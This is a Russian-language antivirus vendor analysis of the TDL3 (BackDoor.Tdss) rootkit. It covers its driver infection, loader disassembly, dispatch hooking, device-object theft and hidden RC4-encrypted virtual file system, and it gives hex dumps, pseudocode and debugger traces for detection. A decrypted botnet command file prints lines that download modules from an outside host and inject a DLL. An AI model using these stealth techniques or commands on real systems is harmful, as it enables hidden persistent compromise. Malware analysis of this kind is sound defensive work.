



Защити созданное

## От BackDoor.Tdss.565 и выше (ака TDL3)



© ООО «Доктор Веб», 2003–2009

125124, Россия, Москва,  
3-я улица Ямского поля,  
вл.2, корп. 12а

Телефон:  
+7 (495) 789-45-87  
(многоканальный)

Факс:  
+7 (495) 789-45-97

[www.drweb.com](http://www.drweb.com)  
[www.freedrweb.com](http://www.freedrweb.com)  
[www.av-desk.com](http://www.av-desk.com)



## Инсталляция

Уже с первых минут знакомства данная вредоносная программа начинает преподносить сюрпризы. Например, на этапе инсталляции используется оригинальный способ внедрения в системный процесс. Способ документированный, но ранее ни в одном вирусе не применявшийся. Это позволило обойти (обмануть) большинство поведенческих анализаторов и безнаказанно инсталлировать свой драйвер.

Теперь инсталляция продолжается уже в режиме ядра. Руткит проходит по стеку устройств, обслуживающих системный диск, и определяет соответствующий драйвер - свою будущую жертву для заражения. На какой именно модуль упадет выбор, зависит от конфигурации оборудования. Так, например, для системы, где системный диск имеет IDE-интерфейс, это будет **atapi.sys**, а в другой системе им может оказаться **iastor.sys**. Инфицирование драйверов файловой системы, сетевых драйверов и даже самого ядра уже не раз встречалось (BackDoor.Bulknet, Win32.Ntlldrbot, Trojan.Spambot и т.д.) для обеспечения автозагрузки, и данный случай не является исключением. Стоит отметить, что размер зараженного файла не изменяется, так как код вируса перезаписывает часть секции ресурсов. Причем код этот совсем небольшой - 896 байт (в более поздних версиях уже всего 481 байта) и представляет собой загрузчик основного тела руткита. При этом меняется точка входа, обнуляется ссылка на подпись драйвера и пересчитывается новая контрольная сумма файла. Адреса API-функций, необходимых этому загрузчику во время заражения, фиксируются в его теле в виде RVA. С одной стороны, это позволило существенно сократить его размер, а с другой - затруднить исследование зараженного драйвера на системе с другой версией ядра.

Затем вирус оценивает размер диска и выделяет для себя небольшой участок (24064 байта) с конца диска, где будет храниться основное тело руткита. Фактически, основным телом руткита становится часть драйвера, который занимается инсталляцией, но уже в виде бинарных данных, а не исполняемого образа. Этот блок начинается с маркера '**TDL3**', далее следует 896 байт оригинальной секции ресурсов из зараженного драйвера. Там же, в конце диска, организуется отдельный виртуальный диск для компонентов пользовательского режима и файла конфигурации. Очень похоже, что на этот шаг авторов вдохновил BackDoor.Maxplus, который также создавал отдельное виртуальное устройство-диск для внедряемых компонентов. Подробнее об этом будет рассказано ниже.

В более поздних версиях (**BackDoor.Tdss.1030**) оригинальные данные ресурсов и само тело руткита сохраняются уже непосредственно на скрытом зашифрованном диске в файлах **rsrc.dat** и **tdl** соответственно, что позволяет заметно облегчить возможность его обновления.

После завершения инсталляции драйвер возвращает ошибку STATUS\_SECRET\_TOO\_LONG (0xC0000154), что на самом деле информирует компоненты пользовательского режима (<http://vms.drweb.com/search/?q=BackDoor.Tdss.565>) об успехе, а систему заставляет выгрузить уже не нужный драйвер.



## Загрузчик

Вместе со стартом зараженного драйвера управление получает вирусный загрузчик. Как уже было сказано выше, его задача - подгрузить основное тело руткита, которое располагается в конце жесткого диска. В силу того, что загрузчик становится активен при загрузке ядром драйвера порта жесткого диска, он еще не может обращаться ни к диску, ни тем более к файловой системе. Поэтому он регистрирует функцию уведомления о создании управляющих объектов-устройств **FS** (FileSystem), а уже потом подгружает основное тело. Первые версии вируса использовали для этого функцию **IoRegisterFsRegistrationChange**, а последующие – временный перехват **IRP\_MJ\_DEVICE\_CONTROL** в **DRIVER\_OBJECT** жертвы и ожидание обработчиком определенного запроса от файловой системы. Интересно, что и в том, и другом случае точка входа в зараженный драйвер является функцией двойного назначения, которая одновременно используется и для запуска оригинальной **DriverEntry**, и для ожидания **FS** (Рисунок 1).

Для удобства дальнейшего повествования будем считать, что в системе заражен драйвер **atapi.sys**.

Рассмотрим более детально работу загрузчика **BackDoor.Tdss.565**. Получив управление, он обходит таблицу секций своего носителя и модифицирует ее таким образом, чтобы усложнить опознание секции инициализации: обнуляет бит **IMAGE\_SCN\_MEM\_DISCARDABLE** у каждой секции, меняет первый байт имени на ноль, если это **INIT**. Кроме того, выделяет вспомогательную структуру данных для записи указателя на объект драйвера **atapi**, поступивший от ядра в **DriverEntry**. И далее регистрируется у ядра на нотификации о создании **CDO** (Control Device Object) **FS**.

```
.rsrc:00026780      push    ebp
.rsrc:00026781      mov     ebp, esp
.rsrc:00026783      sub     esp, 160h
.rsrc:00026789      call   $+5
.rsrc:00026789
.rsrc:0002678E      pop     eax
.rsrc:0002678F      sub     eax, 0F9A82A0Bh
.rsrc:00026794      mov     [ebp+var_C], eax
.rsrc:00026797      mov     eax, [ebp+var_C]
.rsrc:0002679A      add     eax, 350h
.rsrc:0002679F      add     eax, 0F9A829FDh
.rsrc:000267A4      mov     [ebp+pParamBlock], eax
.rsrc:000267A7      cmp     [ebp+RegistryPath], 1
.rsrc:000267AB      jbe    jIsFsChangeOccur ; atapi init, not jmp
.rsrc:000267AB
.rsrc:000267B1      mov     eax, [ebp+DriverObject]
.rsrc:000267B4      mov     eax, [eax+DRIVER_OBJECT.DriverSection]
.rsrc:000267B7      mov     eax, [eax]
.rsrc:000267B9      mov     [ebp+PsLoadedModuleList], eax
.rsrc:000267B9
.rsrc:000267BC      jNextDriverLdrEntry:          ; CODE XREF: DriverEntry+4F;j
.rsrc:000267BC      mov     eax, [ebp+PsLoadedModuleList]
.rsrc:000267BF      movzx   eax, [eax+KLDATA_TABLE_ENTRY.LoadCount]
.rsrc:000267C3      test    eax, eax
.rsrc:000267C5      jz     short jPsLoadedModuleListWasFound
```

Рисунок 1. Точка входа зараженного **BackDoor.Tdss.565** драйвера **atapi.sys**



При поступлении сообщения от файловой системы запускается вторая часть вирусного загрузчика. В ней он обходит все объекты-устройства драйвера-порта (например, “\Device\IdePort0”, ”\Device\IdeDevicePOTOL0-3”) и пытается прочитать основное тело руткита по смещению на диске, прописанное в теле загрузчика во время инсталляции. При этом просто и незатейливо используются обычные функции **ZwOpenFile**, **ZwReadFile**. Такой, казалось бы, нелогичный прием с перебором устройств является следствием компактности кода, и он вполне эффективен. Успешное считывание проверяется по сигнатуре **TDL3** в начале данных (Рисунок 2). После этого нотификация удаляется (**IoUnregisterFsRegistrationChange**), и управление передается основному телу руткита.

x00FFFFD0	x000	54 44 4C 33 00 00 00 00 00 00 00 00 00 00 00 00	TDL3 . . . . .
16 777 168	x010	00 00 01 00 10 00 00 00 18 00 00 80 00 00 00 00	. . . . . Ъ . . . . .
	x020	00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 00	. . . . .
	x030	30 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00	0 . . Ъ . . . . .
	x040	00 00 01 00 09 04 00 00 48 00 00 00 E0 67 01 00	. . . . . Н . . . . а г . . . . .
	x050	7C 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00	l . . . . .
	x060	00 00 00 00 7C 03 34 00 00 00 56 00 53 00 5F 00	. . . . l . 4 . . . V . S . _ . . . .
	x070	56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00	V . E . R . S . l . O . N . _ . . . .
	x080	49 00 4E 00 46 00 4F 00 00 00 00 00 8D 04 EF FE	l . N . F . O . . . . . S . н ю . . . . .
	x090	00 00 01 00 01 00 05 00 88 15 28 0A 01 00 05 00	. . . . . € . { . . . . .
	x0A0	88 15 28 0A 3F 00 00 00 00 00 00 00 04 00 04 00	€ . { . ? . . . . .
	x0B0	03 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00	. . . . .
	x0C0	DC 02 00 00 01 00 53 00 74 00 72 00 69 00 6E 00	Ь . . . . . S . t . r . i . n . g . . . . .
	x0D0	67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00	g . F . i . l . e . l . n . f . . . . .
	x0E0	6F 00 00 00 88 02 00 00 01 00 30 00 34 00 30 00	o . . . . . ё . . . . . 0 . 4 . 0 . . . . .
	x0F0	39 00 30 00 34 00 42 00 30 00 00 00 4C 00 16 00	9 . 0 . 4 . B . 0 . . . . L . . . . .
	x100	01 00 43 00 6F 00 6D 00 70 00 61 00 6E 00 79 00	. . C . o . m . p . a . n . y . . . . .
	x110	4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00	N . a . m . e . . . . . M . i . . . . .
	x120	63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00	c . r . o . s . o . f . t . . . . .
	x130	43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00	C . o . r . p . o . r . a . t . . . . .
	x140	69 00 6F 00 6E 00 00 00 54 00 16 00 01 00 46 00	i . o . n . . . . . T . . . . . F . . . . .
	x150	69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00	i . l . e . D . e . s . c . r . . . . .
	x160	69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00	i . p . t . i . o . n . . . . .
	x170	49 00 44 00 45 00 2F 00 41 00 54 00 41 00 50 00	l . D . E . / . A . T . A . P . . . . .
	x180	49 00 20 00 50 00 6F 00 72 00 74 00 20 00 44 00	l . . . P . o . r . t . . . D . . . . .
	x190	72 00 69 00 76 00 65 00 72 00 00 00 62 00 21 00	r . i . v . e . r . . . . b . ! . . . .
	x1A0	01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00	. . F . i . l . e . V . e . r . . . . .
	x1B0	73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00	s . i . o . n . . . . . 5 . . . . .
	x1C0	31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00	1 . . . 2 . 6 . 0 . 0 . . . 5 . . . . .
	x1D0	35 00 31 00 32 00 20 00 28 00 78 00 70 00 73 00	5 . 1 . 2 . . { . x . p . s . . . . .
	x1E0	70 00 2E 00 30 00 38 00 30 00 34 00 31 00 33 00	p . . . 0 . 8 . 0 . 4 . 1 . 3 . . . . .
	x1F0	2D 00 32 00 31 00 30 00 38 00 29 00 00 00 00 00	. . 2 . 1 . 0 . 8 . ) . . . . .

Рисунок 2. Первый сектор тела руткита в последних секторах диска



## Руткит

Одной из основных технических особенностей TDL3 можно смело назвать создание скрытого зашифрованного виртуального диска с **собственной** файловой системой. Не менее интересен и механизм сокрытия не только целого файла на уровне драйвера порта, но даже части произвольного сектора диска. В известных ранее руткитах полноценного воплощения этих идей не встречалось.

Известно, что основной особенностью виртуальной файловой системы NT является возможность представлять на уровне дескрипторов все устройства ввода-вывода. Ключевым звеном здесь является файловый объект, который создает ядро и объекты-устройства, представляющие данное физико-логическое устройство. Приложение открывает дескриптор на канал, жесткий диск, том, файл, и для их обслуживания подключаются разные слои стека устройств ввода-вывода. Все, что необходимо ядру - это знать, какой запрос поступил, и вызвать соответствующую функцию обработчик.

Разработчики руткита пошли схожим путем: они реализовали свою файловую систему, которая работает на уровне объекта-устройства драйвера порта. Вирус как бы *примонтирует* свою **FS** к этому объекту устройства.

Драйвер **atapi** создает несколько типов объектов устройств (Рисунок 3). Верхние два – это устройства, которые представляют собственно диски или CD-приводы, а вот два других выступают как контроллеры и фактически обслуживаются драйвером мини-порта, который является гибридным в Windows XP, т.е. представляет собой одновременно и порт, и мини-порт. Руткит выбирает для монтирования **FS** объект-устройство с типом **FILE\_DEVICE\_CONTROLLER**.




Рисунок 3. Устройства, созданные atapi.sys

Обычный (незараженный) **atapi** обслуживает запросы на чтение/запись с помощью только одного IRP – **IRP\_MJ SCSI (IRP\_MJ\_INTERNAL\_DEVICE\_CONTROL)**. Клиент заполняет **Srb** и посылает его на дисковый объект-устройство. При обработке запросов **Create/Close atapi** всегда возвращает **SUCCESS**, они ему не нужны. Но операция **Create** очень важна для **FSD** (File System Driver), поскольку он инициализирует файлы **FILE\_OBJECT**, используемый для обслуживания файлов.



Путь к файлам руткита, находящимся в защищенной (скрываемой) области, выглядит следующим образом: `\Device\Ide\IdePort1\mjqxtpeх`, где `mjqxtpeх` - это 8-байтовая сигнатура, которая генерируется случайным образом при загрузке системы. На этот скрытый диск компоненты пользовательского режима сохраняют свои файлы, полученные из сети, или читают с него настройки.

*Пример полных путей к файлам:*

```
\\?\globalroot\Device\Ide\IdePort1\mjqxtpeх\tdlcmd.dll  
\\?\globalroot\Device\Ide\IdePort1\mjqxtpeх\tdlwsр.dll  
\\?\globalroot\Device\Ide\IdePort1\mjqxtpeх\config.ini
```

Чтобы понять, как руткит обслуживает свою файловую систему, обратимся к схеме, представляющей обработку create-запроса в обычном случае, т.е. **ntfs** или **fastfat**. Рассмотрим открытие файла `\Device\HarddiskVolume1\directory\config.ini` на скрытом диске `\Device\Ide\IdePort1\mjqxtpeх\config.ini` (Рисунок 4).




Рисунок 4. Открытие файла на обычном и скрытом диске

У руткита есть одна общая функция-обработчик (*диспатч-функция*), которая обслуживает все запросы, пришедшие как от клиентов **atapi**, так и от модулей режима пользователя (usermode). Таким образом, она выполняет две важные функции:

- скрывает от клиентов **atapi** данные в защищенной области, в конце диска, а при попытке чтения **atapi** с диска выдает клиенту оригинальный файл;



- как FSD, обслуживает операции типа **create/close/query information** для файлов в защищенной области, поступающих как от dll руткита в процессах, так и от самого руткита, который может запросить, например, чтение секции в config.ini.

Для подмены элементов в таблице указателей диспатч-функций руткит поступает следующим образом: находит конец первой секции файла **atapi.sys** в памяти и записывает в так называемый “**cave**” (пространство между фактически занятыми данными и размером всей секции) в конце секции следующий шаблон:

```
mov eax, ds:0FFDF0308h
jmp dword ptr [eax+0FCh],
```

что в некоторых случаях из-за отсутствия каких-либо проверок перезаписывает соседнюю секцию. Таким образом, перехваты по-прежнему ведут в образ **atapi.sys** (Рисунок 5), что сбивает с толку многие антируткиты, и они его попросту не замечают.

Dispatch routines:		
[00]	IRP_MJ_CREATE	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[01]	IRP_MJ_CREATE_NAMED_PIPE	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[02]	IRP_MJ_CLOSE	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[03]	IRP_MJ_READ	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[04]	IRP_MJ_WRITE	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[05]	IRP_MJ_QUERY_INFORMATION	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[06]	IRP_MJ_SET_INFORMATION	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[07]	IRP_MJ_QUERY_EA	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[08]	IRP_MJ_SET_EA	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[09]	IRP_MJ_FLUSH_BUFFERS	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[0a]	IRP_MJ_QUERY_VOLUME_INFORMATION	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[0b]	IRP_MJ_SET_VOLUME_INFORMATION	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34
[0c]	IRP_MJ_DIRECTORY_CONTROL	f9756b3a atapi!PortPassThroughZeroUnusedBuffers+0x34

Рисунок 5. Перехваты atapi.sys в Windows XP SP3

Руткит использует большую структуру, где хранит всю конфигурационную информацию, которая может понадобиться при осуществлении различных операций. Указатель на нее записывается по адресу **0xFFDF0308**, т.е. он использует часть **KUSER\_SHARED\_DATA**. Так, например, по смещению **+00FCh** расположен универсальный обработчик запросов, который и вызывается в приведенном выше примере (`jmp dword ptr [eax+0FCh]`). Там же хранятся структуры, описывающие, какие секторы и их части необходимо прятать и чем их подменять.

В случае если клиент **atapi** запрашивает данные из защищаемого руткитом раздела, тот просто обнуляет их или подменяет оригинальными. Рассмотрим псевдокод, описывающий его логику:

```
if( DeviceObject == ROOTKIT_PARAM_BLOCK. AtapiBootRootkitDevObj &&
    IoStack->MajorFunction == IRP_MJ_SCSI &&
    IoStack->Parameters.Scsi.Srb->Function == SRB_FUNCTION_EXECUTE_SCSI
)
{
    if( RequestedStartSector + cSectors >
        ROOTKIT_PARAM_BLOCK.HideAreaStartSector)
    {
        if( IsRead )
```

```

{
    подменить функцию завершения в текущей ячейке стека своей функцией
}
else if( IsWrite )
{
    завершить операцию с ошибкой
}
else if( присутствует обращение к секции ресурсов atapi или oer, chksum,
security data dir entry)
{
    подменить функцию завершения в текущей ячейке стека своей функцией
}
}
И уже в функции завершения происходит подмена данных.

```

После выхода первых версий TDL3 некоторые разработчики антивирусов внесли соответствующие изменения для того, чтобы хотя бы детектировать присутствие руткита. Ответ вирусписателей не заставил себя долго ждать, и появились новые версии с принципиально новым и трудно детектируемым способом перехвата.

На этот раз таблица обработчиков зараженного драйвера остается чистой. Авторы руткита применили здесь интересное решение. Они просто «украли» у **atapi** объект-устройство, которое обслуживает необходимый им системный диск (Рисунок 6).




Рисунок 6. Чистая система (слева) и зараженная система (справа) с «пропавшим» устройством

И только в отладчике можно обнаружить аномалию (Рисунок 7) - неизвестное устройство, обслуживаемое неизвестным драйвером. Более того, заголовок DRIVER\_OBJECT «неизвестного драйвера» испорчен, а сам он удален из общего системного списка драйверов (это касается и «украденного» устройства). Этот объект драйвера создан руткитом и прячет необходимые секторы, а так же обслуживает устройство для доступа к скрытому разделу. Он уже стал видимым, но для доступа, как и прежде, необходимо угадать (или найти) устройство, имя которого состоит из 8 случайных букв.





```
kd> !object \Device\Harddisk0\dr0
Object: 8179b030 Type: (817baad0) Device
ObjectHeader: 8179b018 (old version)
HandleCount: 0 PointerCount: 3
Directory Object: e1342378 Name: DR0
kd> !devstack 8179b030
!DevObj !DrvObj !DevExt ObjectName
8179be08 \Driver\PartMgr 8179bec0
> 8179b030 \Driver\Disk 8179b0e8 DR0
817933f0 814a35f0: is not a driver object
817934a8
!DevNode 8179fee8 :
```

Рисунок 7. Обнаружение аномалии при помощи WinDbg

В связи с этим авторам антируткитов придется придумать новый способ, с помощью которого по заданному объекту-устройству можно будет найти настоящий драйвер, который это устройство обслуживает.

Также стоит обратить внимание на отладочный вывод, который делает руткит при старте, и любовь авторов к мультфильмам. Так, например, в отладчике может появиться одна из строк:

- Spider-Pig, Spider-Pig, does whatever a Spider-Pig does. Can he swing, from a web? No he can't, he's a pig. Look out! He is a Spider-Pig!
- This is your life, and it's ending one minute at a time
- The things you own end up owning you
- You are not your fucking khakis


Или в более поздних версиях:

- Alright Brain, you don't like me, and I don't like you. But lets just do this, and I can get back to killing you with beer
- I'm normally not a praying man, but if you're up there, please save me Superman.
- Dude, meet me in Montana XX00, Jesus (H. Christ)
- Jebus where are you? Homer calls Jebus!
- **TDL3 is not a new TDSS!**



## Файловая система руткита

В конце диска руткит выделяет для себя область для хранения своего основного тела и виртуального диска. Структура физического диска в зараженной системе выглядит следующим образом:



Раздел виртуального диска растет от старших секторов к младшим, и внутренне руткит работает с отрицательными смещениями от сектора описателя виртуальной директории (Рисунок 8). Таким образом, расширяясь в обратную сторону, он способен затереть занятые секторы физического диска.

Хранимые в этом разделе файлы содержат одновременно и метаданные FS, и собственно сами данные файлов. Метаданные имеют размер 12 байт и представлены следующим форматом:



+00 Сигнатура [TDLD - для каталога, TDLF - для файлов, TDLN - для файла из сети]

+04 сквозной номер сектора с валидными данными

+08 размер данных, если они укладываются в сектор или если предыдущее поле не установлено в 0, смещение до следующего сектора файла, относительно данных файла (т. е. еще +0xС для метаданных, получается, что поле обычно содержит 0x3F4, 0x3F4 + 0xС = 0x400)

00000000:	54 44 4C 44-00 00 00 00-00 00 00 00-63 6F 6E 66	TDLD	conf
00000010:	69 67 2E 69-6E 69 00 00-00 00 00 00-0C 01 00 00	ig.ini	☉
00000020:	01 00 00 00-00 00 00 00-00 00 00 00-74 64 6C 63	☉	tdlc
00000030:	6D 64 2E 64-6C 6C 00 00-00 00 00 00-00 3C 00 00	md.dll	<
00000040:	02 00 00 00-00 00 00 00-00 00 00 00-74 64 6C 77	☉	tdlw
00000050:	73 70 2E 64-6C 6C 00 00-00 00 00 00-00 52 00 00	sp.dll	R
00000060:	12 00 00 00-00 00 00 00-00 00 00 00-00 62 66 6E	†	bfh
00000070:	2E 74 6D 70-00 00 00 00-00 00 00 00-32 02 00 00	.tmp	2☉
00000080:	36 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	6	
00000090:	00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00		

Рисунок 8. Описатель виртуальной директории BackDoor.Tdss.565

На рисунке 8 видны три файла, записанные на диск при инсталляции вируса (**config.ini**, **tdlcmd.dll** и **tdlwsp.dll**), а также временный **bfh.tmp**, загруженный из сети. Все секторы раздела зашифрованы при помощи алгоритма RC4. Этот же алгоритм используется и другими компонентами, не имеющими непосредственного отношения к работе виртуальной файловой системы. Так, например, упомянутый выше файл дополнительно зашифрован при помощи идентификатора бота, который хранится в **config.ini** и после расшифровки представляет собой набор команд для руткита (Рисунок 9).

```
botnetcmd.ModuleDownloadUnxor<'https://h3456345.cn/2c01frNDk1NZuLPHAN71FLoy0dWu  
botnetcmd.InjectorAdd<'*', 'botnetwsp8y.dll'>  
botnetcmd.SetCmdDelay<14400>  
botnetcmd.FileDownloadRandom<'https://h3456345.cn/2c01frNDk1ZZuLPHAN71FLoy0dWu  
tdlcmd.ConfigWrite<'tdlcmd', 'delay', '1800'>  
tdlcmd.ConfigWrite<'tdlcmd', 'servers', 'https://
```

Рисунок 9. Содержимое файла **bfh.tmp**

На рисунке 10 представлен описатель директории BackDoor.Tdss.1030, на котором видны новые поля метаданных файлов, а также отдельные файлы для основного тела руткита (**tdl**) и оригинальных ресурсов зараженного файла (**rsrc.dat**):



```
00000000: 54 44 4C 44-00 00 00 00-00 00 00 00-63 6F 6E 66 IDLD conf
